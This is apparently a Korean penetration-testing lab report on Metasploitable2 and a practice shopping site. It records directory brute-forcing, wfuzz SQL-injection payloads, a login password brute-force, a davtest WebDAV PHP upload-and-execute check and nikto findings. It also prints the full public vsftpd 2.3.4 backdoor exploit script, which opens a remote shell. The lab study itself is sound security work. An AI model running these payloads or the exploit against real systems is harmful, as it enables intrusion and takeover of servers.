- **phpMyAdmin 전체 디렉터리** – 관리 콘솔 및 설정 페이지까지 노출
- **WebDAV 디렉터리(/dav/)** – 리스트 가능(listable)
- **TWiki(/twiki/)** – 위키 애플리케이션, 여러 CGI 엔드포인트 노출
- **여러 디렉터리의 디렉터리 리스팅 활성화** – /dav, /test, /phpMyAdmin 하위 일부, /twiki/pub 등

1. 루트 경로(/)에서 발견된 항목

(/) 기본 페이지

- /index, /index.php: 동일한 메인 페이지로 파악

- /.bash_history: 웹 서버 사용자의 셸 히스토리가 그대로 노출된 상태. 명령어 이력, 계정/패스워드, 경로 등의 정보가 들어 있을 수 있는 매우 민감한 파일.
- /phpinfo, /phpinfo.php: PHP 버전, 로드된 모듈, 경로, 환경 변수 등 다양한 정보가 노출되는 페이지.
- /server-status: Apache mod_status 페이지로 보이며, 현재는 접근 거부 (CODE 403) 상태.
- /cgi-bin/: CGI 스크립트용 디렉터리, 현재는 디렉터리 직접 접근은 403. 개별 스크립트가 있을 수 있음.
- /dav/: WebDAV 관련 디렉터리, 디렉터리 리스팅 활성화 상태
 - "Directory IS LISTABLE. No need to scan it." → 웹 브라우저로 접근 시 파일 목록이 그대로 보이는 상태. WebDAV를 통한 파일 업로드/다운로드 가능성도 있음.
- /test/: 테스트용 디렉터리
- /twiki/: TWiki 웹 어플리
- /phpMyAdmin/: phpMyAdmin 관리 콘솔
 - /phpMyAdmin/index, /phpMyAdmin/index.php: phpMyAdmin 메인 페이지
 - /phpMyAdmin/changelog, /phpMyAdmin/ChangeLog, /phpMyAdmin/docs, /phpMyAdmin/readme, /phpMyAdmin/README, /phpMyAdmin/license, /phpMyAdmin/LICENSE, /phpMyAdmin/TODO: 문서 및 정보 파일들
 - /phpMyAdmin/webapp: 버전 정보, 설정 예시, 사용법 등이 들어있어 취약점 버전 매칭 등에 활용 가능
 - /phpMyAdmin/calendar, /phpMyAdmin/export, /phpMyAdmin/import, /phpMyAdmin/main, /phpMyAdmin/navigation, /phpMyAdmin/print, /phpMyAdmin/error, /phpMyAdmin/phpmyadmin (추가 엔트리), /phpMyAdmin/sql, /phpMyAdmin/robots, /phpMyAdmin/robots.txt, /phpMyAdmin/favicon.ico: 기타 기능/엔드포인트

- /phpMyAdmin/phpinfo, /phpMyAdmin/phpinfo.php → SIZE: 0으로 표시되어 있어 실제 동작 방식은 직접 확인 필요하나, 의도된/의도치 않은 설정 페이지일 수도 있음.
 - 다수 디렉터리가 리스트 가능(listable) 상태
- 스캔 내용 요약
- .bash_history 노출: 시스템 내부 작업 이력 노출 가능.
 - phpinfo / phpMyAdmin / TWiki: 구체적인 버전을 확인하면 알려진 취약점(Exploit DB, Metasploit 모듈 등)을 쉽게 찾을 수 있는 서비스들.
 - Listable 디렉터리들: /dav, /test, /phpMyAdmin/* 여러 하위 디렉터리, /twiki/lib, /twiki/pub 등이 디렉터리 브라우징 허용 상태. -> 파일 구조를 탐색하고, 추가 스크립트/백도어/설정 파일 등을 직접 찾아볼 수 있음.

dirBuster

Web server directory brute-force. OWASP 커뮤니티에서 만든 Java 기반 멀티스레드 GUI 툴로, 사전 기반으로 웹 서버의 디렉토리와 파일을 찾아내는 목적의 도구.

[Against SPACE-PENTEST]

```

└──(kali㉿kali)-[~/Reconnaissances]
└─$ cat DirBusterReport-192.168.79.140-80.txt
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Fri Nov 14 17:38:42 KST 2025

-----

http://192.168.79.140:80
-----

Directories found during testing:

Dirs found with a 200 response:

/

```

Files found during testing:

Files found with a 200 response:

/users/login
/users/register
/board
/products/2
/products
/products/3
/products/4
/users/forgot_password
/products/5
/products/7
/products/8
/static/js/main.js
/products/9
/products/10
/board/1
/board/2
/products/1
/products/6
/products/11
/products/12
/products/13
/products/14

Files found with a 302 response:

/support/inquiries
/cart
/users/profile

```
/orders
```

Files found with a 405 response:

```
/cart/add/2
/cart/add/3
/cart/add/4
/cart/add/5
/cart/add/7
/cart/add/8
/cart/add/9
/cart/add/10
/cart/add/1
/cart/add/6
/cart/add/11
/cart/add/12
/cart/add/13
/cart/add/14
```

[Against Metasploitable2]

[스캔 시간이 너무 오래 걸려서 따로 기록하지 않았음.]

gobuster

Directory/file, DNS and virtual host brute-forcing tool written in Go. Go 언어로 작성된 디렉토리/파일 brute force, DNS 서브도메인 열거, S3 버킷 탐색 등 다양한 콘텐츠 열거에 특화된 CLI 도구

[Against SPACE-PENTEST]

```
(kali㉿kali)-[~/Reconnaissances]
└─$ cat gobuster_hspace_shoppingmall
(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.79.140 -w /usr/share/dirb/wordlists/common.txt --
ne
```

```
=====
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
=====
[+] Url:                        http://192.168.79.140
[+] Method:                     GET
[+] Threads:                    10
[+] Wordlist:                    /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:     404
[+] User Agent:                 gobuster/3.8
[+] Timeout:                    10s
=====
=====
Starting gobuster in directory enumeration mode
=====
=====
/admin          (Status: 302) [Size: 211] [--> /users/login]
/board          (Status: 200) [Size: 6436]
/cart           (Status: 302) [Size: 211] [--> /users/login]
/checkout       (Status: 405) [Size: 153]
/orders         (Status: 302) [Size: 211] [--> /users/login]
/products       (Status: 200) [Size: 27150]
/robots.txt     (Status: 200) [Size: 45]
Progress: 4613 / 4613 (100.00%)
=====
=====
Finished
=====
=====
└─(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.79.140 -w /usr/share/dirbuster/wordlists/directory-
list-2.3-small.txt --ne
=====
```



```
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
=====
[+] Url:                        http://192.168.79.140
[+] Method:                     GET
[+] Threads:                   10
[+] Wordlist:                   /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes:     404
[+] User Agent:                 gobuster/3.8
[+] Timeout:                   10s
=====
=====
Starting gobuster in directory enumeration mode
=====
=====
/products      (Status: 200) [Size: 27150]
/admin         (Status: 302) [Size: 211] [--> /users/login]
/cart          (Status: 302) [Size: 211] [--> /users/login]
/board         (Status: 200) [Size: 6436]
/orders        (Status: 302) [Size: 211] [--> /users/login]
/checkout      (Status: 405) [Size: 153]
Progress: 87662 / 87662 (100.00%)
=====
=====
Finished
=====
=====

(kali@kali)-[~]
└─$ gobuster dir -u http://192.168.79.140 -w /usr/share/dirbuster/wordlists/directory-
list-2.3-medium.txt --ne
=====
=====
```

```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====

=====
[+] Url:                        http://192.168.79.140
[+] Method:                     GET
[+] Threads:                   10
[+] Wordlist:                   /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:     404
[+] User Agent:                 gobuster/3.8
[+] Timeout:                   10s

=====

=====
Starting gobuster in directory enumeration mode

=====

=====
/products      (Status: 200) [Size: 27150]
/admin         (Status: 302) [Size: 211] [--> /users/login]
/cart          (Status: 302) [Size: 211] [--> /users/login]
/board         (Status: 200) [Size: 6436]
/orders        (Status: 302) [Size: 211] [--> /users/login]
/checkout      (Status: 405) [Size: 153]
Progress: 181711 / 220558 (82.39%)
Progress: 181895 / 220558 (82.47%)
Progress: 182749 / 220558 (82.86%)
Progress: 220558 / 220558 (100.00%)

=====

=====
Finished

=====

=====
```


[Against Metasploitable2]

[스캔 시간이 너무 오래 걸려서 따로 기록하지 않았음.]

skipfish

Web application security scanner. 단어, 패턴 기반 색인을 통해 fuzzing을 진행하는 웹 애플리케이션 취약점 스캐너. 대규모 크롤링과 fuzzing을 통해 잠재적 취약 엔드포인트를 찾아 HTML 리포트로 출력함.

[Against SPACE-PENTEST]



스캔 이후 저장된 결과 디렉터리 내에 있는 index.html 파일을 통해 웹 형식에서 확인 가능하다.

wfuzz

A web application bruteforcer. 웹 퍼징(fuzzing) 도구로, URL Path, 파라미터, 헤더, 쿠키, POST Body 등 다양한 HTTP 입력 지점을 대상으로 단어리스트나 payload를 대입해 응답 기반으로 유효한 엔드포인트를 찾아내는 CLI 기반 도구

[Against SPACE-PENTEST]

wfuzz -c -w /usr/share/wordlists/wfuzz/Injections/SQL.txt -u
<http://192.168.79.140/products?q=FUZZ>

- -c : Outputs with colors
- -w : wordlist
- q=FUZZ : 파라미터 뒤에 FUZZ 키워드를 작성하여 퍼징

```
(kali@kali)-[~/Reconnaissances]
$ cat wfuzz_hspace_shoppingmall
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://192.168.79.140/products?q=FUZZ
Total requests: 125

ID      Response  Lines  Word  Chars  Payload
-----
000000003: 200      540 L  1799 W  26148 Ch  "#
000000050: 200      118 L  390 W  5772 Ch  "hi" or ("a"="a"
000000001: 200      118 L  386 W  5720 Ch  ""
000000007: 500       5 L   37 W  265 Ch  "--";
000000015: 200      118 L  388 W  5728 Ch  "\x3D%20\x27"
000000031: 200      118 L  390 W  5724 Ch  "or 0=0 #"
000000046: 200      118 L  392 W  5744 Ch  "hi" or 1=1 --"
000000049: 500       5 L   37 W  265 Ch  "hi" or ('a'='a"
000000048: 200      118 L  390 W  5768 Ch  "hi" or 'a'='a"
000000045: 200      118 L  390 W  5768 Ch  "hi" or "a"="a"
000000047: 500       5 L   37 W  265 Ch  "hi" or 1=1 --"
000000044: 200      118 L  390 W  5768 Ch  "" or ("a"="a"
000000042: 200      118 L  390 W  5764 Ch  "" or "a"="a"
000000041: 500       5 L   37 W  265 Ch  "" or a=a--"
000000043: 500       5 L   37 W  265 Ch  "" or ('a'='a"
000000040: 200      118 L  394 W  5774 Ch  "" or 1=1 or ""="
000000039: 200      543 L  1817 W  26337 Ch  "" or 1=1 or "'="
000000038: 200      118 L  390 W  5728 Ch  "or%201=1 --"
000000036: 200      118 L  388 W  5726 Ch  "or 1=1--"

000000104: 200      118 L  386 W  5712 Ch  "%7C
000000094: 200      540 L  1799 W  26148 Ch  "&lt;&gt;&quot;';%)(&amp;+;"
000000101: 500       5 L   37 W  265 Ch  "'sqlattempt1"
000000100: 200      540 L  1799 W  26148 Ch  "&apos;%20OR"
000000099: 200      118 L  386 W  5742 Ch  "char%4039%41%2b%40SELECT"
000000098: 500       5 L   37 W  265 Ch  "%20'sleep%2050'"
000000096: 200      543 L  1813 W  26297 Ch  "%27%20or%201=1"
000000097: 200      118 L  390 W  5734 Ch  "%20$(sleep%2050)"
000000092: 200      118 L  386 W  5740 Ch  "to_timestamp_tz"
000000090: 500       5 L   37 W  265 Ch  "' || UTL_HTTP.REQUEST"
000000093: 200      118 L  386 W  5728 Ch  "tz_offset"

Total time: 0
Processed Requests: 125
Filtered Requests: 0
Requests/sec.: 0
```

wfuzz -c -w /usr/share/wordlists/wfuzz/others/common_pass.txt -u

http://192.168.100.30/users/login -d "username=admin&password=FUZZ"

```
(kali@kali)-[~/Reconnaissances]
$ cat wfuzz_hspace_shoppingmall_login
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://192.168.79.140/users/login
Total requests: 52

ID      Response  Lines  Word  Chars  Payload
-----
000000001: 302       5 L   22 W  211 Ch  "http://192.168.79.140/users/login"
000000046: 302       5 L   22 W  211 Ch  "test123"
000000015: 302       5 L   22 W  211 Ch  "compaq"
000000003: 302       5 L   22 W  211 Ch  "1234567"
000000031: 302       5 L   22 W  211 Ch  "password"
000000007: 302       5 L   22 W  211 Ch  "admin"
000000049: 302       5 L   22 W  211 Ch  "virus"
000000048: 302       5 L   22 W  211 Ch  "veritas"
000000050: 302       5 L   22 W  211 Ch  "web"
000000047: 302       5 L   22 W  211 Ch  "tivoli"
000000045: 302       5 L   22 W  211 Ch  "test!"
000000044: 302       5 L   22 W  211 Ch  "test"
000000043: 302       5 L   22 W  211 Ch  "temp123"
000000042: 302       5 L   22 W  211 Ch  "temp!"
000000041: 302       5 L   22 W  211 Ch  "temp"
000000040: 302       5 L   22 W  211 Ch  "sqlxec"
000000039: 302       5 L   22 W  211 Ch  "sql"
000000038: 302       5 L   22 W  211 Ch  "secret"
000000037: 302       5 L   22 W  211 Ch  "seagate"
000000036: 302       5 L   22 W  211 Ch  "seagate"
```

```

000000020: 302      5 L      22 W      211 Ch      "exchadm"
000000019: 302      5 L      22 W      211 Ch      "domino"
000000018: 302      5 L      22 W      211 Ch      "dmz"
000000017: 302      5 L      22 W      211 Ch      "dell"
000000014: 302      5 L      22 W      211 Ch      "cluster"
000000016: 302      5 L      22 W      211 Ch      "default"
000000013: 302      5 L      22 W      211 Ch      "clustadm"
000000012: 302      5 L      22 W      211 Ch      "changeme"
000000011: 302      5 L      22 W      211 Ch      "backupexec"
000000009: 302      5 L      22 W      211 Ch      "asdf123"
000000010: 302      5 L      22 W      211 Ch      "backup"
000000006: 302      5 L      22 W      211 Ch      "Admin"
000000005: 302      5 L      22 W      211 Ch      "123asdf"
000000008: 302      5 L      22 W      211 Ch      "administrator"
000000002: 302      5 L      22 W      211 Ch      "123456"
000000004: 302      5 L      22 W      211 Ch      "12345678"
000000051: 302      5 L      22 W      211 Ch      "www"
000000052: 302      5 L      22 W      211 Ch      "KKKKKKK"

Total time: 0
Processed Requests: 52
Filtered Requests: 0
Requests/sec.: 0

```

-d : POST 요청 시에 포함할 데이터

CODE 값 반환이 302 반환이라 실제 로그인 성공 여부는 확인하기 어려웠다.

davtest

testing tool for WebDAV server

[Against Metasploitable2]

```

└──(kali㉿kali)-[~]
└─$ davtest -url http://192.168.79.150/dav/
*****

Testing DAV connection
OPEN          SUCCEED:          http://192.168.79.150/dav
*****

NOTE    Random string for this session: BHElgTPO
*****

Creating directory
MKCOL          SUCCEED:          Created
http://192.168.79.150/dav/DavTestDir_BHElgTPO
*****

Sending test files
PUT          html          SUCCEED:
http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.html

```

PUT	shtml	SUCCEED:
http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.shtml		
PUT	asp	SUCCEED:
http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.asp		
PUT	php	SUCCEED:
http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.php		
PUT	jsp	SUCCEED:
http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.jsp		
PUT	pl	SUCCEED:
http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.pl		
PUT	jhtml	SUCCEED:
http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.jhtml		
PUT	cgi	SUCCEED:
http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.cgi		
PUT	aspx	SUCCEED:
http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.aspx		
PUT	txt	SUCCEED:
http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.txt		
PUT	cfm	SUCCEED:
http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.cfm		

Checking for test file execution		
EXEC	html	SUCCEED:
http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.html		
EXEC	html	FAIL
EXEC	shtml	FAIL
EXEC	asp	FAIL
EXEC	php	SUCCEED:
http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.php		
EXEC	php	FAIL
EXEC	jsp	FAIL
EXEC	pl	FAIL
EXEC	jhtml	FAIL
EXEC	cgi	FAIL
EXEC	aspx	FAIL

```

EXEC                                txt                                SUCCEED:
http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.txt
EXEC    txt    FAIL
EXEC    cfm    FAIL

*****

/usr/bin/davtest Summary:
Created: http://192.168.79.150/dav/DavTestDir_BHElgTPO
PUT File: http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.html
PUT File: http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.shtml
PUT File: http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.asp
PUT File: http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.php
PUT File: http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.jsp
PUT File: http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.pl
PUT File: http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.jhtml
PUT File: http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.cgi
PUT File: http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.aspx
PUT File: http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.txt
PUT File: http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.cfm
Executes: http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.html
Executes: http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.php
Executes: http://192.168.79.150/dav/DavTestDir_BHElgTPO/davtest_BHElgTPO.txt

```

DAV 연결 가능: OPEN SUCCEED → WebDAV 서비스가 열려 있고 접근 가능.

디렉터리 생성 가능: MKCOL SUCCEED → 새 폴더를 만들 수 있어 쓰기 권한이 있음.

여러 확장자 업로드 가능: .php, .html, .txt 등 대부분 PUT SUCCEED

- ➔ .php 파일이 업로드되고, 웹을 통해 실행까지 되므로 任의 코드 실행(RCE) 가능한 심각한 취약점
- ➔ .html, .txt는 "실행"이라기보다는 브라우저에서 접근 가능하다는 의미로, XSS나 페이로드 전달 등에 쓸 수 있는 수준.
- ➔ 인증·권한 통제가 제대로 안 되어 있는 WebDAV 디렉터리에서 웹shell 업로드 후 서버 장악 시나리오가 가능.

nikto

Scan web server for known vulnerabilities

[Against SPACE-PENTEST]

```
(kali㉿kali)-[~/Reconnaissances]
└─$ nikto -host http://192.168.79.140
- Nikto v2.5.0

-----

+ Target IP:          192.168.79.140
+ Target Hostname:    192.168.79.140
+ Target Port:        80
+ Start Time:         2026-02-04 14:05:01 (GMT9)

-----

+ Server: Werkzeug/3.0.6 Python/3.8.20
+ /: The anti-clickjacking X-Frame-Options header is not present. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type. See:
https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-
type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode:
1758605223.6659832, size: 45, mtime: 1152976695. See: http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CVE-2003-1418
+ /robots.txt: Uncommon header 'content-disposition' found, with contents: inline;
filename=robots.txt.
+ /robots.txt: contains 1 entry which should be manually viewed. See:
https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Python/3.8.20 appears to be outdated (current is at least 3.9.6).
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD .
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8103 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2026-02-04 14:05:49 (GMT9) (48 seconds)

-----

+ 1 host(s) tested
```


X-Frame-Options 미설정 -> 다른 사이트가 이 페이지를 iframe으로 불러와서 클릭재킹 공격을 수행할 수 있는 여지가 있습니다.

X-Content-Type-Options 미설정 -> 브라우저가 MIME 타입을 "추측(sniffing)"해서 잘못된 타입으로 해석할 수 있어, 특정 상황에서 XSS 위험이 커질 수 있습니다

robots.txt 관련 정보 누출 -> 숨겨진 경로 파악 가능

wp-config.php 백업 파일 노출 -> 워드프레스에서 사용하는 wp-config.php의 백업/임시 파일 #wp-config.php#가 웹 루트에 그대로 노출되어 있다는 뜻, 이 파일에는 DB 계정 정보, 비밀번호 등이 들어 있으므로 읽기 가능하다면 DB 접속, 사이트 장악까지 이어지는 중대 정보 유출 취약점

02_Resource Development

searchsploit

[공격 요약]

Resource Development 단계는 모의해킹 단계에서 실제 공격을 수행하기 위해 필요한 도구(페이로드, 스크립트, 바이너리 등)을 준비 및 생성, 검증하는 단계이다. Reconnaissance 단계에서 찾아낸 타겟 특성에 맞춘 "공격 자원"을 만드는 작업 단계이다.

'searchsploit' 도구는 Exploit-DB(Offensive Security)에서 제공하는 커맨드라인 검색툴로, 로컬로 다운받은 Exploit-DB에서 타겟의 서비스와 버전으로 공개된 PoC(Proof of Concept)을 빠르게 찾을 수 있다.

우리는 이전 *Reconnaissance* 단계에서 Metasploitable2와 *SPACE-PENTEST*를 대상으로 각 서비스와 공개된 취약점들을 알아내었다. 지금 단계에서는 대상 서비스를 지정하여 사용할 수 있는 공격 도구(페이로드, 바이너리 등)를 얻어내보는 단계를 거쳐보았다.

[Against Metasploitable2]

우리가 지난 단계에서 얻은 Metasploitable2의 주요 취약점 중 다음 서비스를 타겟하여 진행하였다.

- 21번 포트 - vsftpd 2.3.4
- 53번 포트 - BIND 9.4.2
- 139번 포트 - Samba
- 5900번 포트 - VNC

우선 vsftpd 2.3.4를 대상으로 진행해보자. 해당 서비스 버전은 유명한 취약 버전으로, 익명 파일 업로드나 백도어 설치가 가능한 버전이다.

```

└──(kali㉿kali)-[~/ResourceDev]
└─$ searchsploit vsftpd 2.3.4

```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	
unix/remote/49757.py	
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	
unix/remote/17491.rb	
Shellcodes: No Results	

두개의 익스플로잇을 확인할 수 있는데, .rb 즉 Ruby 확장자 파일은 Metasploit 모듈을 위한 확장자로 보인다. 두 개의 파일은 동일한 것으로 보이니 우리는 편의를 위해 .py 확장자 파일을 보도록 하자.

```

(kali㉿kali)-[~/ResourceDev]
└─$ searchsploit -m 49757
Exploit: vsftpd 2.3.4 - Backdoor Command Execution
URL: https://www.exploit-db.com/exploits/49757
Path: /usr/share/exploitdb/exploits/unix/remote/49757.py
Codes: CVE-2011-2523
Verified: True
File Type: Python script, ASCII text executable
cp: overwrite '/home/kali/ResourceDev/49757.py'?
Copied to: /home/kali/ResourceDev/49757.py

(kali㉿kali)-[~/ResourceDev]
└─$ cat 49757.py
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('    [+]Exiting...')

```

```

exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:)"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPD 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()

```

다음은 BIND, Samba, VNC 대상으로 진행한 같은 과정이다. 코드 자체는 길이가 크다보니 따로 안적었다.

```

└──(kali㉿kali)-[~/ResourceDev]
└─$ searchsploit BIND 9.4.2

```

Exploit Title	Path
BIND 9.4.1 < 9.4.2 - Remote DNS Cache Poisoning (Metasploit)	multiple/remote/6122.rb

```

Shellcodes: No Results

└──(kali㉿kali)-[~/ResourceDev]
└─$ searchsploit -m 6122
  Exploit: BIND 9.4.1 < 9.4.2 - Remote DNS Cache Poisoning (Metasploit)
    URL: https://www.exploit-db.com/exploits/6122
    Path: /usr/share/exploitdb/exploits/multiple/remote/6122.rb
    Codes: OSVDB-48245, CVE-2008-4194, OSVDB-47927, CVE-2008-1447, OSVDB-47926, OSVDB-47916,
    OSVDB-47232
    Verified: True
    File Type: Ruby script, ASCII text

```

Copied to: /home/kali/ResourceDev/6122.rb

(kali㉿kali)-[~/ResourceDev]

\$ searchsploit Samba Metasploit

Exploit Title	Path
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)	linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)	bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)	linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)	osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)	solaris_sparc/remote/16330.rb
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)	linux/remote/9936.rb
Samba 3.0.10 (OSX) - 'lsa_io_trans_names' Heap Overflow (Metasploit)	osx/remote/16875.rb
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	unix/remote/16320.rb
Samba 3.0.21 < 3.0.24 - LSA trans names Heap Overflow (Metasploit)	linux/remote/9950.rb
Samba 3.0.24 (Linux) - 'lsa_io_trans_names' Heap Overflow (Metasploit)	linux/remote/16859.rb
Samba 3.0.24 (Solaris) - 'lsa_io_trans_names' Heap Overflow (Metasploit)	solaris/remote/16329.rb
Samba 3.3.12 (Linux x86) - 'chain_reply' Memory Corruption (Metasploit)	linux_x86/remote/16860.rb
Samba 3.4.16/3.5.14/3.6.4 - SetInformationPolicy AuditEventsInfo Heap Overflow (Metasploit)	linux/remote/21850.rb
Samba 3.4.5 - Symlink Directory Traversal (Metasploit)	linux/remote/33598.rb
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit)	linux/remote/42084.rb
Sambar Server 6 - Search Results Buffer Overflow (Metasploit)	windows/remote/16756.rb

Shellcodes: No Results

Samba는 관련된 익스플로잇 정보가 너무 많이 나왔었는데, 현재 Samba 버전에 맞는 익스플로잇(Samba 3.0.20-Debian)을 선택하였다.

```
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) |
unix/remote/16320.rb
```

```
└──(kali㉿kali)-[~/ResourceDev]
```

```
└─$ searchsploit -m 16320
```

```
Exploit: Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
```

```
URL: https://www.exploit-db.com/exploits/16320
```

```
Path: /usr/share/exploitdb/exploits/unix/remote/16320.rb
```

```
Codes: CVE-2007-2447, OSVDB-34700
```

```
Verified: True
```

```
File Type: Ruby script, ASCII text
```

```
Copied to: /home/kali/ResourceDev/16320.rb
```

```
└──(kali㉿kali)-[~/ResourceDev]
```

```
└─$ searchsploit VNC Metasploit
```

```
-----
Exploit Title | Path
-----
```

```
RealVNC - Authentication Bypass (Metasploit) |
```

```
windows/remote/17719.rb
```

```
RealVNC 3.3.7 - Client Buffer Overflow (Metasploit) |
```

```
windows/remote/16489.rb
```

```
RealVNC 4.1.0 < 4.1.1 - VNC Null Authentication Bypass (Metasploit) |
```

```
multiple/remote/1794.pm
```

```
UltraVNC 1.0.1 - Client Buffer Overflow (Metasploit) |
```

```
windows/remote/16490.rb
```

```
UltraVNC 1.0.2 Client - 'vncviewer.exe' Remote Buffer Overflow (Metasploit) |
```

```
windows/remote/18666.rb
```

```
VNC Keyboard - Remote Code Execution (Metasploit) |
```

```
multiple/remote/37598.rb
```

```
WinVNC Web Server 3.3.3r7 - GET Overflow (Metasploit) |
```

```
windows/remote/16491.rb
```

```
-----
